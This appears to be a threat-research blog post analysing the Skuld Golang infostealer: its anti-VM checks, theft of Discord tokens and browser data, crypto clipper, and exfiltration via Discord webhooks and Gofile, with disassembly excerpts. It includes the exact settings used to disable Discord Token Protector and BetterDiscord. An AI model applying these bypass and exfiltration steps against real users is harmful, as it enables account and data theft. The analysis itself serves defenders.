


Skuld: The Infostealer that Speaks Golang

trellix.com/blogs/research/skuld-the-infostealer-that-speaks-golang/



[Register Now](#) [Learn More](#)

Blogs

The latest cybersecurity trends, best practices, security vulnerabilities, and more

By [Ernesto Fernández Provecho](#) · June 13, 2023

In May 2023, the [Trellix Advanced Research Center](#) discovered a new Golang stealer, known as Skuld, that compromised systems worldwide, something that [security researchers](#) had also noticed.

The usage of Golang, also known as Go, in malware development is still rare compared to other programming languages. But it has gained significant popularity in recent years due to simplicity, efficiency, and cross-platform compatibility, which lets malware creators target a wide range of operating systems, broadening their potential victim pool. Additionally, Golang's compiled nature lets malware authors produce binary executables that are more challenging to analyze and reverse engineer. This makes it harder for security researchers and traditional anti-malware solutions to detect and mitigate these threats effectively.

This new malware strain tries to steal sensitive information from its victims. To accomplish this task, it searches for data stored in applications such as Discord and web browsers; information from the system and files stored in the victim's folders. Some samples even include a module to steal cryptocurrency assets, which we believe is still in development.

The developer, dubbed Deathined, has taken inspiration from several open-source projects and malware samples, porting its functionality to Golang to build up Skuld. Also, the author seems to have created several social media accounts that we suspect they will likely be used to promote its malware business in the future.

The below screenshot reveals the impact this malware family has on a global scale. These detections are from late-April, since the malware outbreak.




Figure 1 Skuld detections since April in Trellix ATLAS.

Technical analysis

The discovered Skuld samples are written in Golang 1.20.3, using a multitude of libraries to complete the different support tasks. Some of them have been modified to suggest that some structures are corrupted and, thus, are not properly detected by disassemblers. So, prior to analyzing those samples, some work should be done to aid analysis. A great tool for that is [GoReSym](#), developed by Mandiant to reconstruct these structures and extract information from Golang-based samples.

In the next sections, the Skuld stealer will be analyzed in detail, along with code excerpts. The table below provides the hashes of the analyzed sample, along with other information.

MD5

8df1e0135851d1a0b66fbaa9be282009

SHA1

1b6523dc8dea8e2f29e8d55819ac75b94da9acbf

SHA256

d11efad7ebe520ccc9f682003d76ebfabd5d18b746a801fefbf04317f7ae7505

Compiler

Go 1.20.3

File size

11192320 bytes (10.6 MB)

Table 1 Skuld analysis reference sample details.

Initialization

Upon starting, the stealer will load some parameters, paths, and regular expressions, in an internal string map structure that is later used by the different supported modules.

```
lea rdi, aGoogleChromeUs ; "\\Google\\Chrome\\User Data"
mov esi, 18h
call runtime_concatstring2
mov [rsp+48h+var_18], rax
mov [rsp+48h+var_20], rbx
lea rcx, aChrome ; "Chrome"
mov edi, 6
lea rax, map_string_string
mov rbx, [rsp+48h+var_10]
call runtime_mapassign_faststr
mov rdx, [rsp+48h+var_20]
```

Figure 2 Skuld setting up Google Chrome browser path.

After setting up the execution environment, the sample will prompt with a fake error message to trick users into thinking the binary is buggy.




Figure 3 Fake error prompted when Skuld is executed.

Then it executes the different modules to steal information from the victim's system.

Anti-analysis

Before stealing, the sample checks if it is being analyzed by a security product or researcher, via different properties of the environment. If the binary confirms this analysis, execution will terminate.




Figure 4 Anti-analysis methods used by Skuld. If any of them detects the sample is being analyzed, execution will stop.

Blacklist usage

- [Username](#)
- [PC name](#)
- [HWID](#)
- [Public IP address](#)

The content of the blacklists is in [Appendix E](#) - Skuld lists.

Virtual machine check

Another common approach to detect analysis techniques for a sample is checking if the target system is a virtual machine. Skuld uses three different techniques to perform this check.

The first technique checks if the screen resolution of the system is more than 200x200 pixels. If not, the sample assumes it is running in a virtual environment.

The second technique checks if the total RAM is more than 2,000,000,000 bytes, which is about to 1.86 GB.

```

mov     [rsp+8+var_8], rbp
lea     rbp, [rsp+8+var_8]
nop
call    github_com_pbnjay_memory_sysTotalMemory
nop
dword ptr [rax+rax+00000000h]
cmp     rax, 2000000000
ja      short loc_742B16

```

Figure 5 The sample checks if the RAM is greater than 1.86 GB.

The third technique checks different registry keys associated with video and disk information of the system (listed below). If any of them contains information related to VMware or Virtual Box, the application terminates.

- [HKLM\SYSTEM\ControlSet001\Control\Class\{4D36E968-E325-11CE-BFC1-08002BE10318}\0000\DriverDesc](#)
- [HKLM\SYSTEM\ControlSet001\Control\Class\{4D36E968-E325-11CE-BFC1-08002BE10318}\0000\ProviderNameKey](#)

- [HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum\0](#)

```

.text:00000000742BF2 8B 02 00 00 00 00      mov     eax, HKEY_LOCAL_MACHINE
.text:00000000742BF7 48 BD 1D 06 28 2F 00      lea     rbx, aSystemCurrentc ; "SYSTEM\CurrentControlSet\Services\Disk\Enum\0"
.text:00000000742BFE B9 28 00 00 00 00      mov     ecx, 28h ; '+'
.text:00000000742C03 BF 01 00 00 00 00      mov     edi, 1
.text:00000000742C08 E8 73 EE FF FF          call    golang_org_x_sys_windows_registry_OpenKey
.text:00000000742C0D 48 85 DB                test    rbx, rbx
.text:00000000742C10 0F 85 E7 00 00 00      jnz     loc_742CFD
.text:00000000742C16 44 0F 11 7C 24 38      movups  [rsp+78h+var_40], xmm15
.text:00000000742C1C 48 BD 15 7D 01 00 00      lea     rdx, deathined_skuld_src_antidebug_registryCheck_func2
.text:00000000742C23 48 89 54 24 38          mov     qword ptr [rsp+78h+var_40], rdx
.text:00000000742C28 48 89 44 24 40          mov     qword ptr [rsp+78h+var_40+8], rax
.text:00000000742C2D 48 8D 54 24 38          lea     rdx, [rsp+78h+var_40]
.text:00000000742C32 48 89 54 24 60          mov     qword ptr [rsp+78h+var_18], rdx
.text:00000000742C37 C6 44 24 27 03          mov     [rsp+78h+var_51], 3
.text:00000000742C3C 48 8D 1D CD DE 38 00      lea     rbx, a0_255 ; "0"
.text:00000000742C43 B9 01 00 00 00 00      mov     ecx, 1
.text:00000000742C48 E8 53 F1 FF FF          call    golang_org_x_sys_windows_registry_Key_GetStringValue
.text:00000000742C4D 48 85 FF                test    rdi, rdi
.text:00000000742C50 75 79                  jnz     short loc_742CCB
.text:00000000742C52 48 89 44 24 58          mov     [rsp+78h+var_20], rax
.text:00000000742C57 48 89 5C 24 28          mov     [rsp+78h+var_50], rbx
.text:00000000742C5C 48 8D 0D 39 15 2D 00      lea     rcx, aVmware ; "Vmware"
.text:00000000742C63 BF 06 00 00 00 00      mov     edi, 6
.text:00000000742C68 E8 73 04 D7 FF          call    strings_Index
.text:00000000742C6D 48 85 C0                test    rax, rax
.text:00000000742C70 7C 07                  jl      short loc_742C79
.text:00000000742C72 BA 01 00 00 00 00      mov     edx, 1
.text:00000000742C77 EB 21                  jmp     short loc_742C9A
.text:00000000742C79                                     ; -----
.text:00000000742C79                                     ; CODE XREF: deathined_skuld_src_antidebug_registryCheck+130↑j
.text:00000000742C79      loc_742C79:      mov     rax, [rsp+78h+var_20]
.text:00000000742C7E 48 8B 5C 24 28          mov     rbx, [rsp+78h+var_50]
.text:00000000742C83 48 8D 0D 17 0C 2D 00      lea     rcx, aVboxwork ; "VBOXWORK"

```

Figure 6 Registry check to verify whether the system has been virtualized or not.

Processes check

The third and final block of checks performed by Skuld is getting the running processes of the system and comparing them to a blocklist. In this case, if any process is matched with the blocklist, the application will kill the matched process instead of self-terminating.

Information stealing

Once Skuld has determined that the environment is a real one, it will start stealing sensitive information from applications and the system.

Discord information

Skuld uses several ways to steal information from the social platform, Discord. The first thing it tries is injecting some JavaScript code into the "discord_desktop_core" module. However, to successfully complete this attack, the sample should bypass two open-source security applications: Better Discord and Discord Token Protector.

Better Discord is a Discord client that provides enhanced security, among other features. On the other hand, Discord Token Protector is a plugin that can be installed to prevent malicious applications from stealing Discord's security tokens.

To bypass Better Discord security features, the sample corrupts the file "%APPDATA%\BetterDiscord\data\betterdiscord.asar," replacing the string "api/webhooks" with the string "ByDeathined."

```

call     runtime_slicebytetostring
lea      rcx, aApiWebhooks ; "api/webhooks"
mov      edi, 0Ch
lea      rsi, aBydeathined ; "ByDeathined"
mov      r8d, 0Bh
mov      r9, 0FFFFFFFFFFFFFFFh
call     strings_Replace

```

Figure 7 "%APPDATA%\BetterDiscord\data\betterdiscord.asar" file modification to bypass Better Discord security feature.

Bypassing the Discord Token Protector mechanism requires a different approach. In this case, the binary finds and removes the following files:

- [%APPDATA%\DiscordTokenProtector\DiscordTokenProtector.exe](#)
- [%APPDATA%\DiscordTokenProtector\ProtectionPayload.dll](#)
- [%APPDATA%\DiscordTokenProtector\secure.dat](#)

```

.text:00000000007652AA 00 00
.text:00000000007652B3 48 8D 15 54 22 2C 00      lea     rdx, aDiscordtokenpr_1 ; "DiscordTokenProtector.exe"
.text:00000000007652BA 48 89 94 24 F8 00 00+     mov     qword ptr [rsp+178h+var_80], rdx
.text:00000000007652BA 00
.text:00000000007652C2 48 C7 84 24 00 01 00+     mov     qword ptr [rsp+178h+var_80+8], 19h
.text:00000000007652C2 00 19 00 00 00
.text:00000000007652CE 48 8D 15 3B CC 2B 00      lea     rdx, aProtectionpayl ; "ProtectionPayload.dll"
.text:00000000007652D5 48 89 94 24 08 01 00+     mov     qword ptr [rsp+178h+var_70], rdx
.text:00000000007652D5 00
.text:00000000007652DD 48 C7 84 24 10 01 00+     mov     qword ptr [rsp+178h+var_70+8], 15h
.text:00000000007652DD 00 15 00 00 00
.text:00000000007652E9 48 8D 15 CB 12 2B 00      lea     rdx, aSecureDat ; "secure.dat"
.text:00000000007652F0 48 89 94 24 18 01 00+     mov     qword ptr [rsp+178h+var_60], rdx
.text:00000000007652F0 00
.text:00000000007652F8 48 C7 84 24 20 01 00+     mov     qword ptr [rsp+178h+var_60+8], 0Ah
.text:00000000007652F8 00 0A 00 00 00
.text:0000000000765304 48 8D 94 24 F8 00 00+     lea     rdx, [rsp+178h+var_80]
.text:0000000000765304 00
.text:000000000076530C 31 C0                      xor     eax, eax
.text:000000000076530E EB 50                      jmp     short loc_765360
.text:0000000000765310 ; -----
.text:0000000000765310 ; CODE XREF: deathined_skuld_src_inject
loc_765310:
.text:0000000000765310 48 89 44 24 58            mov     [rsp+178h+var_120], rax
.text:0000000000765315 48 89 94 24 B0 00 00+     mov     [rsp+178h+var_C8], rdx
.text:0000000000765315 00
.text:000000000076531D 4C 8B 02                mov     r8, [rdx]
.text:0000000000765320 4C 8B 4A 08            mov     r9, [rdx+8]
.text:0000000000765324 31 C0                  xor     eax, eax
.text:0000000000765326 48 8B 9C 24 98 00 00+     mov     rbx, [rsp+178h+var_E0]
.text:0000000000765326 00
.text:000000000076532E 48 8B 4C 24 48          mov     rcx, [rsp+178h+var_130]
.text:0000000000765333 48 8D 3D FE B9 39 00     lea     rdi, asc_B00D38 ; "\\\"
.text:000000000076533A BE 01 00 00 00          mov     esi, 1
.text:000000000076533F 90                      nop
.text:0000000000765340 EB D8 0B CE FF          call    runtime_concatstring3
.text:0000000000765345 EB 96 F2 D3 FF          call    os_Remove
.text:000000000076534A 48 8B 94 24 B0 00 00+     mov     rdx, [rsp+178h+var_C8]

```

Figure 8 File removal to bypass the Discord Token Protector security feature.

Then, it modifies the contents of the "%APPDATA%\DiscordTokenProtector\config.json" file, to disable the auto-start feature and the integrity checks of Discord, allowing the attacker to inject code in the application. The modified variables and its values can be checked in the following snippet:

```

auto_start = False
auto_start_discord = False
integrity = False
integrity_allowbetterdiscord = False
integrity_checkexecutable = False
integrity_checkhash = False
integrity_checkmodule = False
integrity_checkscripts = False
integrity_checkresource = False
integrity_redownloadhashes = False
iterations_iv = 364
iterations_key = 457
version = 69420

```

```

mov     rbx, [rdx]
lea     rax, map_string_interface_
lea     rcx, aIntegrityCheck ; "integrity_checkhash"
mov     edi, 13h
call    runtime_mapassign_faststr
lea     rdx, bool
mov     [rax], rdx
cmp     cs:dword_EF72B0, 0
jnz     short loc_765778
lea     rsi, false
mov     [rax+8], rsi
jmp     short loc_765788
-----
lea     rdi, [rax+8] ; CODE XREF: deathined_skuld_src_injection_BypassTokenProtector+609↑j
lea     rsi, false
call    runtime_gcWriteBarrierSI
mov     rdx, [rsp+arg_B8] ; CODE XREF: deathined_skuld_src_injection_BypassTokenProtector+616↑j
mov     rbx, [rdx]
lea     rax, map_string_interface_
lea     rcx, aIntegrityCheck_0 ; "integrity_checkmodule"
mov     edi, 15h
call    runtime_mapassign_faststr
lea     rdx, bool
mov     [rax], rdx
cmp     cs:dword_EF72B0, 0
jnz     short loc_7657CB
lea     rsi, false
mov     [rax+8], rsi
jmp     short loc_7657DB
-----
lea     rdi, [rax+8] ; CODE XREF: deathined_skuld_src_injection_BypassTokenProtector+65C↑j
lea     rsi, false
call    runtime_gcWriteBarrierSI
mov     rdx, [rsp+arg_B8] ; CODE XREF: deathined_skuld_src_injection_BypassTokenProtector+669↑j
mov     rbx, [rdx]
lea     rax, map_string_interface_
lea     rcx, aIntegrityCheck_1 ; "integrity_checkscripts"
mov     edi, 16h
call    runtime_mapassign_faststr
lea     rdx, bool
mov     [rax], rdx
cmp     cs:dword_EF72B0, 0
jnz     short loc_76581E
lea     rsi, false
mov     [rax+8], rsi

```

Figure 9 "%APPDATA%\DiscordTokenProtector\config.json" file modification to bypass the Discord Token Protector security feature.

After successfully disabling the Discord protection, the binary downloads and injects a JavaScript file into Discord. However, the current sample does not contain a URL, unlike other variants we have found, which contain a URL to download and inject the JavaScript version of the [Emptyrean](#) stealer.

After injecting the code, Skuld tries to steal the Discord backup codes, which are an alternative to the two-factor authentication code of the user. This is necessary to complete the stealing process of an account which has such security mechanisms in place.

Finally, every obtained piece of data is then exfiltrated.

Browser information

The next target of the Skuld stealer malware is the information stored by Chromium and Gecko-based browsers (the complete list of targeted browsers can be found in [Appendix E - Skuld lists](#)), which can be categorized as follows:

- [Local data](#)
- [Login data](#)
- [Cookies](#)
- [History](#)
- [Downloads](#)
- [Session tokens \(only compatible with Chromium-based browsers\)](#)

```

call    deathined_skuld_src_browsers_gecko_GetLoginData
mov     [rsp+1F8h+var_80], rax

mov     [rsp+1F8h+var_78], rbx

mov     [rsp+1F8h+var_70], rcx

mov     rax, [rsp+1F8h+var_B0]

mov     rbx, [rsp+1F8h+var_A8]

call    deathined_skuld_src_browsers_gecko_GetCookieData
mov     [rsp+1F8h+var_50], rax

mov     [rsp+1F8h+var_48], rbx

mov     [rsp+1F8h+var_40], rcx

mov     rax, [rsp+1F8h+var_B0]

mov     rbx, [rsp+1F8h+var_A8]

nop     dword ptr [rax]
call    deathined_skuld_src_browsers_gecko_GetHistoryData
mov     [rsp+1F8h+var_38], rax

mov     [rsp+1F8h+var_30], rbx

mov     [rsp+1F8h+var_28], rcx

mov     rax, [rsp+1F8h+var_B0]

mov     rbx, [rsp+1F8h+var_A8]

call    deathined_skuld_src_browsers_gecko_GetDownloadData
mov     [rsp+1F8h+var_20], rax

```

Figure 10 Information stealing from Gecko-based browsers.

Once the information has been obtained, it is archived and compressed in a file called "browsers.zip" and sent to the attacker.

System information

From the system, the Skuld stealer takes a screenshot and extracts information, listed below. If applicable, the command-line has been included as well:

- [Hostname](#)
- [Username](#)

```

jbe     short loc_970D88
sub     rsp, 28h
mov     [rsp+28h+var_8], rbp
lea     rbp, [rsp+28h+var_8]
nop
call    os_hostname
test    rcx, rcx
jz      short loc_970D53
xor     eax, eax
xor     ebx, ebx
mov     rcx, rax
mov     rdi, rbx
mov     rbp, [rsp+28h+var_8]
add     rsp, 28h
retn

; -----
loc_970D53:
; CODE XREF: deathined_skuld_src_system_UserData+1D↑j
mov     [rsp+28h+var_10], rax
mov     [rsp+28h+var_18], rbx
lea     rax, aUsername ; "USERNAME"
mov     ebx, 8
call    os_Getenv
mov     rcx, rax
mov     rdi, rbx
mov     rax, [rsp+28h+var_10]
mov     rbx, [rsp+28h+var_18]
mov     rbp, [rsp+28h+var_8]
add     rsp, 28h
retn

```

Figure 11 Hostname and username discovery.

- [HWID](#)

```
C:\> wmic csproduct get uuid
```

- [CPU information](#)
- [RAM information](#)
- [GPU information](#)

```

lea     rbp, [rsp+78h+var_8]
call    deathined_skuld_src_utils_HWID
mov     [rsp+78h+var_30], rax
mov     [rsp+78h+var_50], rbx
nop
mov     rcx, cs:qword_E9CFC0
lea     rax, interface_context_Context_impl_ptr_context_emptyCtx
mov     rbx, rcx
call    github_com_shirou_gopsutil_cpu_InfoWithContext
xchg    ax, ax
test    rbx, rbx
jbe     loc_970F42
mov     rcx, [rax+68h]
mov     [rsp+78h+var_20], rcx
mov     [rax+70h], rdx
mov     [rsp+78h+var_40], rdx
nop
mov     rbx, cs:qword_E9CFC0
lea     rax, interface_context_Context_impl_ptr_context_emptyCtx
call    github_com_shirou_gopsutil_mem_VirtualMemoryWithContext
mov     [rsp+78h+var_38], rax
mov     rcx, [rax]
shr     rcx, 14h
mov     [rax], rcx
xchg    ax, ax
call    deathined_skuld_src_system_getGPUInfo
mov     [rsp+78h+var_28], rax

```

Figure 12 System information discovery.

- [MAC address](#)
- [Public IP address](#)
- [Country of the IP address](#)

```

lea     rax, aHttpsApiIpify0 ; "https://api.ipify.org"
mov     ebx, 15h
xor     ecx, ecx
xor     edi, edi
mov     rsi, rdi
nop
dword ptr [rax+00h]
call    deathined_skuld_src_utils_Get
test    rdi, rdi
jnz     loc_971278
mov     rcx, rbx
mov     rbx, rax
xor     eax, eax
call    runtime_slicebytetostring
mov     [rsp+1F0h+var_170], rax

mov     [rsp+1F0h+var_190], rbx
call    deathined_skuld_src_utils_MAC
mov     [rsp+1F0h+var_178], rax
mov     [rsp+1F0h+var_198], rbx
movups  [rsp+1F0h+var_158], xmm15

mov     rax, [rsp+1F0h+var_170]

mov     rbx, [rsp+1F0h+var_190]
call    runtime_convTstring
lea     rdx, string
mov     qword ptr [rsp+1F0h+var_158], rdx

mov     qword ptr [rsp+1F0h+var_158+8], rax

lea     rax, aHttpIpApiComJs ; "http://ip-api.com/json/%s"
mov     ebx, 19h
lea     rcx, [rsp+1F0h+var_158]

```

Figure 13 Public IP and MAC address discovery.

[Operating system version](#)

```

C:\> Get-ItemPropertyValue -Path 'HKLM:SOFTWARE\Microsoft\Windows NT\CurrentVersion' -
Name ProductName

```

[Windows license key](#)

```
C:\> Get-ItemPropertyValue -Path 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform' -Name BackupProductKeyDefault
```

Once all the information has been collected, it is submitted to the attacker as a file.

System files

The sample includes a file stealer module that targets files stored in a predefined list of paths, which is set up in the initialization part, including the following values:

- [%USERPROFILE%\Desktop](#)
- [%USERPROFILE%\Documents](#)
- [%USERPROFILE%\Downloads](#)
- [%USERPROFILE%\Pictures](#)
- [%USERPROFILE%\Music](#)
- [%USERPROFILE%\Videos](#)
- [%USERPROFILE%\OneDrive](#)

The stealer will exfiltrate the files stored in those paths as a compressed ZIP archive and a list of obtained files.

This capability is uncommon to the Skuld stealer, as only two samples had it implemented.

Clipper

Another functionality of the stealer is the modification of the user clipboard when it detects a cryptocurrency wallet being copied. This kind of attack tries to steal money from the user when it sends money to an account by swapping the destination wallet for the attacker's one.

Currently, Skuld supports the following cryptocurrencies: Bitcoin (BTC), Ethereum (ETH), Monero (MON), Litecoin (LTC), Chia (XCH), Popchain (PCH), Coinchase (CCH), Cardano (ADA) and Dash (DASH). However, only Bitcoin is currently implemented using the wallet `bc1qxy2kgdygjrqtzq2n0yrf2493p83kkfjhx0wlh`, the same one used in the well-known 2020 Twitter hack, which suggests that this BTC address is a placeholder or a false flag to confuse analysts.




Figure 14 Clipper functionality Bitcoin wallet set up.

The fact that only the Bitcoin clipper is implemented, and the stolen wallet does not originally belong to the attacker suggest that this feature is still under development.

Exfiltration

Once a module has completed execution, Skuld sends the stolen information to the attacker using two methods: a Discord webhook or Gofile upload service.

Discord webhook

Skuld uses Discord webhooks to upload the information to a chat controlled by the attacker. Using this method, the binary can publish messages or upload files as if it were a chatbot.

```

mov     rsi, cs:off_E79C20 ; "https://discord.com/api/webhooks/110115"...
mov     r8, cs:qword_E79C28
mov     rbx, cs:qword_E9CFC0
lea     rcx, aPost      ; "POST"
mov     edi, 4
lea     r9, interface_io_Reader_impl_ptr_bytes_Buffer
mov     r10, rax
lea     rax, interface_context_Context_impl_ptr_context_emptyCtx
call    net_http_NewRequestWithContext
mov     [rsp+0D8h+var_70], rax
mov     rdx, [rax+38h]
mov     [rsp+0D8h+var_60], rdx
nop
mov     ebx, 0Ch
lea     rax, aContentType_0 ; "Content-Type"
call    net_textproto_CanonicalMIMEHeaderKey
mov     [rsp+0D8h+var_40], rax
mov     [rsp+0D8h+var_78], rbx
lea     rax, _i_string
call    runtime_newobject
mov     [rsp+0D8h+var_48], rax
mov     qword ptr [rax+8], 10h
lea     rdx, aApplicationIso ; "application/json"
mov     [rax], rdx

```

Figure 15 Discord webhook used for data exfiltration.

To send messages, the sample must set up some enumerated parameters:

- **username:** Skuld
- **avatar_url:** https://cdn.albumoftheyear.org/user/shakabaiano_1674282487.jpg
- **footer.text:** Skuld - Made by Deathined
- **footer.icon_url:** <https://avatars.githubusercontent.com/u/131692814?v=4>



Figure 16 Image downloaded from https://cdn.albumoftheyear.org/user/shakabaiano_1674282487.jpg to set up the sample's Discord avatar.

Currently, this is the only standalone exfiltration method among all Skuld samples.

Gofile

Another web service employed by Skuld to exfiltrate data is Gofile, which is used by the file stealer module to upload the stolen files in a compressed ZIP archive.

To send a file, first, the sample makes an HTTP GET request to the URL "https://api.gofile.io/getServer", which returns a server name composed of the string "store" and a number from 1 to 10, which will later be used to upload the file with another HTTP request, but a POST one in this case: "https://[server_name].gofile.io/uploadFile".

```
xor     eax, eax
lea     rbx, aHttps      ; "https://"
mov     ecx, 8
lea     r8, aGofileIoUpload ; ".gofile.io/uploadFile"
mov     r9d, 15h
xchg    ax, ax
call    runtime_concatstring3
mov     rdx, cs:qword_E9CFC0
lea     rcx, aPost       ; "POST"
mov     edi, 4
mov     rsi, rax
mov     r8, rbx
lea     r9, interface_io_Reader_impl_ptr_bytes_Buffer
mov     r10, [rsp+1C8h+var_88]
lea     rax, interface_context_Context_impl_ptr_context_emptyCtx
mov     rbx, rdx
call    net_http_NewRequestWithContext
nop     dword ptr [rax+00h]
test    rbx, rbx
jnz     loc_720D87
mov     [rsp+1C8h+var_A0], rax
mov     rax, [rsp+1C8h+var_88]
call    mime_multipart_ptr_Writer_FormDataContentType
mov     [rsp+1C8h+var_B0], rax
mov     [rsp+1C8h+var_188], rbx
mov     rcx, [rsp+1C8h+var_A0]
mov     rdx, [rcx+38h]
mov     [rsp+1C8h+var_98], rdx
nop
lea     rax, aContentType_0 ; "Content-Type"
mov     ebx, 0Ch
call    net_textproto_CanonicalMIMEHeaderKey
```

Figure 17 Gofile web service used for data exfiltration.

After the file has been uploaded, the reference URL to steal the data is sent to the attacker using the previously discussed [Discord webhook](#) functionality.

Gofile usage is uncommon to our analyzed Skuld samples, since, as was the case with the [file stealer](#) module, only two of the samples had it implemented.

Uncovering Deathined, the Golang developer

The actor behind Skuld is known as Deathined, who, based on our findings, seems to be a developer starting with this business in the highly competitive industry of stealers.

Tracking Deathined

Our first finding was the GitHub account of a user with the same alias (<https://github.com/deathined>). More importantly, its avatar image URL is the same one for the "icon_url" in the Discord webhook footer of Skuld (<https://avatars.githubusercontent.com/u/131692814?v=4>). As we can see, the image is the same one as in the "avatar_url" field, but with a different colour scheme.

